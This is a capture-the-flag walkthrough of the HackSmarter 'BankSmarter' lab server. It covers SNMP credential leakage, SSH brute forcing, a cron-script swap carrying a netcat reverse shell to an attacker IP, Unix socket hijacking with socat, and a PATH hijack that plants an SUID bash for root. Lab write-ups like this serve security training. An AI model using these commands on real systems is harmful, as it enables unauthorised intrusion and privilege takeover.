HackSmarter.org - BankSmarter

Table of Contents
- Abstract
- Scope and Objective
- Enumeration
- Footholding as "layne.stanley"
- Script replacement to obtain shell as scott.weiland
- Unix Socket hijacking to shell as ronnie.stone
- PATH hijacking of SUID binary to shell as root
Abstract
BankSmarter is a lab simulated penetesting test against a standalone Linux server where only SSH and SNMP ports are exposed.
With correct community string, we can obtain credential of "layne.stanley" that leaked over SNMP and footholding on the server, the server has cronjob running shell script located inside "layne.stanley" home directory as "scott.weiland" every minute which we can remove it and replace with a new one to have interacive shell as "scott.weiland" user.
There is a script that will generate unix socket as it was executed as "ronnie.stone" so we can use socat to hijack it and get a shell as "ronnie.stone".
To become root, there is a custom SUID binary that will execute a python script upon executing, the python script have insecure method of shebang to define which binary to execute the entire script so we can hijack the PATH variable to run our script and get a shell as root.
Scope and Objective
You are a senior operator on the Hack Smarter Red Team, tasked with a penetration test against a standalone Linux server. Your objective is to gain initial access and escalate privileges to root, emulating a worst-case scenario where a threat actor successfully compromises a critical asset.
You have been given the IP address of the target server and your mission is to gain a foothold, escalate to the root user, and retrieve the final flag from the /root/ directory.
Enumeration

Our initial port scan shows that there are only SSH port open, this is very suspicious so we will take another scan on UDP ports next
rustscan -a banksmarter.hs -- -A

Since scanning all UDP ports gonna take a while, I only pick a few to scan such as SNMP port on 161 which we can see that there is SNMP running on this server
nmap -sU -p 161 banksmarter.hs

We can now bruteforce for community string next using "onesixtyone" wordlist from seclists and we can see that "public" is a valid community string
nmap -sU -p 161 --script snmp-brute banksmarter.hs --script-args snmp-brute.communitiesdb=/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
Footholding as "layne.stanley"
I will use snmpbulkwalk which is a turbo version of snmpwalk which can be used to query device information over SNMP protocol and we don't have to let it run for long since we instantly have credential pair of "Layne.Stanley" at the top
snmpbulkwalk -c public -v 2c banksmarter.hs


However, we can not use login to the target server over SSH yet, probably because of username is not in the correct one

I will use username-anarchy to create variation of "Layne Stanley" to bruteforce

Using tool like hydra, we can now see that the correct username is "layne.stanley"
hydra -L user.txt -p '5t6^jahTRjab' ssh://banksmarter.hs
Now we are able to land our foothold on the server and loot user flag
sshpass -p '5t6^jahTRjab' ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" layne.stanley@banksmarter.hs

There is a suspicious backup script located inside home folder of "layne.stanley" user but it is owned by "scott.weiland" and we can read and execute it as well


The script will simulates customer account data export and API key rotation, but it is useless if we can not execute as another user

I check /tmp directory where the export directory will be created and I can see that this script is already executed so maybe there is some kind of cronjob execute it in regular interval

I will run linpeas to let it enumerate and we can see that there are 2 more users that we might need to compromise first before get our hand on root user

There is a custom SUID binary as well but only user in "bankers" group ("ronnie.stone") can execute it beside root


After that, I ran pspy to check for cronjob and noticed a cronjob that run a python script located in /opt/bank as "ronnie.stone" user

This directory can be accessed by any user in "bank-team" group so we will need to become "scott.weiland" or "ronnie.stone" first
Script replacement to obtain shell as scott.weiland
The backup script we found earilier will be executed every minute via cronjob as "scott.weiland" but since we can not directly modify the script, what can we do?

File deletion depends on directory permissions, NOT file permissions so we can directly remove it and create a new one in our version, and we can even be more steathy by copy the content of old script and sneak our command in

As I need fully interactive shell of "scott.weiland" to have his group permission to access /opt/bank directory, I will sneak my reverse shell command it in
busybox nc $Your_IP 4444 -e /bin/bash
Then I will set penelope as my reverse shell listerner since it does a pretty great job on upgrading a shell and have some C2-like feeling it in as well
penelope
Our new script will not get execute yet since it lacks of execution permission so just grant it one and we should have a shell of "scott.weiland" on penelope in a few moment
chmod +x /home/layne.stanley/bankSmarter_backup.sh

Unix Socket hijacking to shell as ronnie.stone
Now we can access /opt/bank directory, it does have 1 bash script and a python script we discovered via pspy so lets read python script first

And... another session just created on my penelope so I will blank out the content of backup script first to avoid having too many sessions


The python script, once executed, it is basically a Unix socket PTY (pseudo-terminal) server that provides shell access through a Unix domain socket where it will create a Unix Socket as "ronnie.stone" and any user that can interact with this socket can have a shell of the user who run it (which is "ronnie.stone")



We can use socat that pre-installed on the server to get a shell as "ronnie.stone" and now we should be able to run a custom SUID binary we found via linpeas
socat - UNIX-CONNECT:/opt/bank/sockets/live.sock
PATH hijacking of SUID binary to shell as root
I originally want to run ltrace to check how it works but we do not have it installed and I can not even download it to my machine


I have no other choice but to run it and we can see that beside itself, it will also run bank_backup.py as well

The script is located on the same directory as the SUID binary and we have read permission over it, the script defines a dangerous shebang by using python3 which relying on the PATH variable to find the location of python3 binary to execute and if we hijack the PATH by simply create a new python3 script or binary in any directory we have write permission such as /tmp, we can then add it at the first path in PATH variable so I will find python3 in that new path and execute it

I will simply use this script that will copy /bin/bash to /tmp directory, set SUID bit and run it with -p to get us a shell as root
#!/bin/bash
cp /bin/bash /tmp/bash
chmod u+s /tmp/bash
/tmp/bash -p

What left is to add path to PATH variable which is /tmp in my case, give our custom script execute permission and run SUID binary again and now we have shell as root and can loot root flag
export PATH="/tmp:$PATH"
chmod +x python3
/usr/local/bin/bank_backupd
We are done :D